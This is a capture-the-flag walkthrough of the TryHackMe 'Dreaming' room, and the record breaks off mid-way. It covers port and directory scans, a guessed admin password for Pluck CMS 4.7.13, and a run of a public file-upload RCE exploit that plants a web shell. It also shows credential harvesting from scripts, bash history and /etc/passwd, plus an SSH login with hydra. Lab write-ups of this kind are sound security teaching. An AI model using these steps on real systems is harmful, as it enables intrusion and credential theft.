


# DREAMING

To access the machine, click on the link given below:

- <https://tryhackme.com/room/dreaming>

## RECONNAISSANCE

I performed an **nmap** aggressive scan to find open ports and the services running on them.



The screenshot shows a terminal window titled "root@kali: ~/thm/dreaming" with several tabs open. The terminal displays the output of an nmap scan against the IP address 10.10.17.224. The scan results show port 22 (ssh) and port 80 (http) as open. The http service is identified as Apache 2.4.41 (Ubuntu). The Apache default page content "It works" is visible in the browser window.

```
(root@kali)-[~/thm/dreaming]
# nmap -A -p- 10.10.17.224 --min-rate 10000 -oN dreaming.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 06:13 EDT
Warning: 10.10.17.224 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.17.224
Host is up (0.20s latency).


Not shown: 51854 closed tcp ports (reset), 13679 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 03:ee:99:36:3b:04:37:04:8e:5f:e4:c4:a8:60:3f:ee (RSA)
|   256 ea:e9:e4:95:e5:98:b5:a8:06:50:3e:c3:7e:69:d2:69 (ECDSA)
|_  256 87:37:18:9f:95:fd:24:80:20:c3:e9:35:fa:94:5e:f4 (ED25519)

80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1  191.19 ms  10.21.0.1
2  191.84 ms  10.10.17.224
```

## CAPTURING THE FLAGS

The target only had **ssh** and **http** running, so I accessed the web server through my browser.



The server had a default Apache landing page. So I fuzzed for hidden directories using **ffuf**.

```
File Actions Edit View Help
root@kali:~/thm/dreaming
root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x
[+] root@kali:~/thm/dreaming
# ffuf -u http://10.10.17.224/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt


v2.1.0-dev

:: Method : GET
:: URL   : http://10.10.17.224/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

app [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 322ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 196ms]
:: Progress: [32451/62281] :: Job [1/1] :: 135 req/sec :: Duration: [0:03:35] :: Errors: 0 ::
```

The endpoint had a directory listing.

Index of /app

Name	Last modified	Size	Description
Parent Directory	-	-	
pluck-4.7.13/	2020-01-29 08:55	-	

Apache/2.4.41 (Ubuntu) Server at 10.10.17.224 Port 80

I used **searchsploit** to look for exploits related to the CMS and found an interesting exploit that could be used if I had some credentials.

```
(root㉿kali)-[~/thm/dreaming]
# searchsploit 'pluck 4.7.13'

Exploit Title Last modified Size Description
Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)          | Path
| php/webapps/49909.py
Shellcodes: No Results
```

I clicked on **admin** and was prompted to log in.

dreaming


dreaming

What power would hell have if those here imprisoned were not able to dream of heaven?

admin | powered by pluck

↑


I tried using common passwords and logged in using '**'password'**'.



pluck log in

password

pluck 4.7.13 © 2005-2025. pluck is available under the terms of the [GNU General Public License](#).



pluck log in

Password correct. Logging you in...

pluck 4.7.13 © 2005-2025. pluck is available under the terms of the [GNU General Public License](#).

10.10.17.224

dreaming - dreaming x pluck 4.7.13 administrative... +

10.10.17.224/app/pluck-4.7.13/admin.php?action=start

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j

Be careful with clicking links, they might compromise your website. Your installation is not secured with measures to protect it.

pluck

view site start pages modules options log out

0 items in trashcan

urgent update available

**start**

Welcome to the administration center of pluck.  
Here you can manage your website. Choose a link in the menu at the top of your screen.

**more...**

take a look at your website  
take a look at the result

credits  
all the people who helped develop pluck

Check writable options  
Check writable options

need help?  
we'd love to help you

pluck 4.7.13 © 2005-2025. pluck is available under the terms of the GNU General Public License.

After logging in, I downloaded the exploit on my local system and viewed it to understand its usage.

```
File Actions Edit View Help
root@kali: ~/thm/dreaming x root@kali: ~/thm/dreaming x root@kali: ~/thm/dreaming x root@kali: ~/thm/dreaming x root@kali: ~/thm/dreaming x
root@kali: ~/thm/dreaming [~]# searchsploit -m 'php/webapps/49909.py'
Exploit: Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)
  URL: https://www.exploit-db.com/exploits/49909
  Path: /usr/share/exploitdb/exploits/php/webapps/49909.py
  Codes: CVE-2020-29607
  Verified: True
  File Type: ASCII text, with very long lines (18078)
  Copied to: /root/thm/dreaming/49909.py

[~]# vim 49909.py |
```

The exploit required the target IP, port, password and path to the CMS.


```
File Actions Edit View Help
root@kali: ~/thm/dreaming x root@kali: ~/thm/dreaming x root@kali: ~/thm/dreaming x root@kali: ~/thm/dreaming x root@kali: ~/thm/dreaming x
...
Description:
A file upload restriction bypass vulnerability in Pluck CMS before 4.7.13 allows an admin privileged user to gain access in the host through the "manage files" functionality, which may result in remote code execution.
...

Import required modules:
...
import sys
import requests
import json
import time
import urllib.parse

...
User Input:
...
target_ip = sys.argv[1]
target_port = sys.argv[2]
password = sys.argv[3]
pluckcmxpath = sys.argv[4]


...
Get cookie
```

Hence I ran the exploit by giving it the required parameters.







```
(root@kali:[~/thm/dreaming]
# python3 49909.py 10.10.17.224 80 'password' /app/pluck-4.7.13
Authentication was succesfull, uploading webshell
Uploaded Webshell to: http://10.10.17.224:80/app/pluck-4.7.13/files/shell.phar
```

I accessed the uploaded shell through my browser.



I verified if the target had **netcat** and got a reverse shell.





After getting a reverse shell, I viewed the number of users present in the system.

```

root@kali:~/thm/dreaming
root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x
www-data@ip-10-10-17-224:/var/www/html/app/pluck-4.7.13$ catcat /etc/passwd | grep "bash"
cat /etc/passwd | grep "bash"
root:x:0:0:root:/root/bin/bash
lucien:x:1000:1000:lucien:/home/lucien/bin/bash
death:x:1001:1001::/home/death/bin/bash
morpheus:x:1002:1002::/home/morpheus/bin/bash
ubuntu:x:1003:1005:Ubuntu:/home/ubuntu/bin/bash
www-data@ip-10-10-17-224:/var/www/html/app/pluck-4.7.13$ |

```

While exploring the file system, I found 2 python files that contained user credentials. The password of *death* was not visible but I found the password of another user called *lucien*.

```

root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x
root@kali:~/thm/dreaming
root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x
ls -la
total 16
drwxr-xr-x 2 root root 4096 Aug 15 2023 .
drwxr-xr-x 20 root root 4096 May 25 10:11 ..
-rwxr--r-- 1 death death 1574 Aug 15 2023 getDreams.py
-rwxr-xr-x 1 lucien lucien 483 Aug 7 2023 test.py
www-data@ip-10-10-17-224:/opt$ cat getDreams.py
cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"

import mysql.connector
import subprocess

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )
    
```

```

root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x
root@kali:~/thm/dreaming
root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x
ls -la
total 16
drwxr-xr-x 2 root root 4096 Aug 15 2023 .
drwxr-xr-x 20 root root 4096 May 25 10:11 ..
-rwxr--r-- 1 death death 1574 Aug 15 2023 getDreams.py
-rwxr-xr-x 1 lucien lucien 483 Aug 7 2023 test.py
www-data@ip-10-10-17-224:/opt$ cat test.py
cat test.py
import requests

#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
data = {
    "cont1":password,
    "bogus":"",
    "submit":"Log+in"
}
req = requests.post(url,data=data)

if "Password correct." in req.text:
    print("Everything is in proper order. Status Code: " + str(req.status_code))
else:
    print("Something is wrong. Status Code: " + str(req.status_code))
www-data@ip-10-10-17-224:/opt$ |

```

I logged in as *lucien*.

```
[root@kali: ~/thm/dreaming]# hydra -l lucien -p 'HeyLucien#01999!' ssh://10.10.17.224
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-25 06:44:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), ~1 try per task
[DATA] attacking ssh://10.10.17.224:22/
[22][ssh] host: 10.10.17.224 login: lucien password: HeyLucien#01999!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-25 06:45:00
```

```
File Actions Edit View Help
root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x lucien@ip-10-10-17-224:~ x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x
lucien@ip-10-10-17-224:~
```

System information as of Sun 25 May 2025 10:45:02 AM UTC

System load: 0.0 Processes: 123  
Usage of /: 55.9% of 11.21GB Users logged in: 0  
Memory usage: 68% IPv4 address for ens5: 10.10.17.224  
Swap usage: 0%

\* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

<https://ubuntu.com/engage/secure-kubernetes-at-the-edge>

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.  
Learn more about enabling ESM Apps service at <https://ubuntu.com/esm>

The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Mon Aug 7 23:34:46 2023 from 192.168.1.102  
**lucien@ip-10-10-17-224:~\$** whoami  
lucien  
**lucien@ip-10-10-17-224:~\$** pwd  
/home/lucien  
**lucien@ip-10-10-17-224:~\$** |

I then captured *lucien's* flag.

```
lucien@ip-10-10-17-224:~$ ls
lucien_flag.txt
lucien@ip-10-10-17-224:~$ cat lucien_flag.txt
T
lucien@ip-10-10-17-224:~$ |
```

Listing sudo privileges revealed I was allowed to run a python script as the user *death*.

```
lucien@ip-10-10-17-224:~$ sudo -l
Matching Defaults entries for lucien on ip-10-10-17-224:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucien may run the following commands on ip-10-10-17-224:
    (death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py
lucien@ip-10-10-17-224:~$ |
```

I ran the script to see what it does.

```
lucien@ip-10-10-17-224:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky
Bob + Exploring ancient ruins
Carol + Becoming a successful entrepreneur
Dave + Becoming a professional musician
```

I had also found a script with the same name in the `/opt` directory. Examining the script revealed that there was a database named library that had a table that contained 2 columns. Both were printed on our terminal.

```
lucien@ip-10-10-17-224:~$ cd /opt
lucien@ip-10-10-17-224:/opt$ ls
getDreams.py test.py
lucien@ip-10-10-17-224:/opt$ cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"

import mysql.connector
import subprocess

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
```

Lucien's bash history also had the **mysql** password.

```

lucien@ip-10-10-17-224:~$ cat .bash_history
ls
cd /etc/ssh/
clear
nano sshd_config
su root
cd ..
ls
cd ..
cd etc
ls
..
cd ..
cd usr
cd lib
cd python3.8
nano shutil.py
clear
clear
su root
cd ~
cd ~
clear
ls
mysql -u lucien -plucien42DBPASSWORD
ls -la
cat .bash_history
cat .mysql_history
clear

```

So I accessed the **mysql** server and viewed the table that was being used by the *getDreams.py* script.

```

File Actions Edit View Help
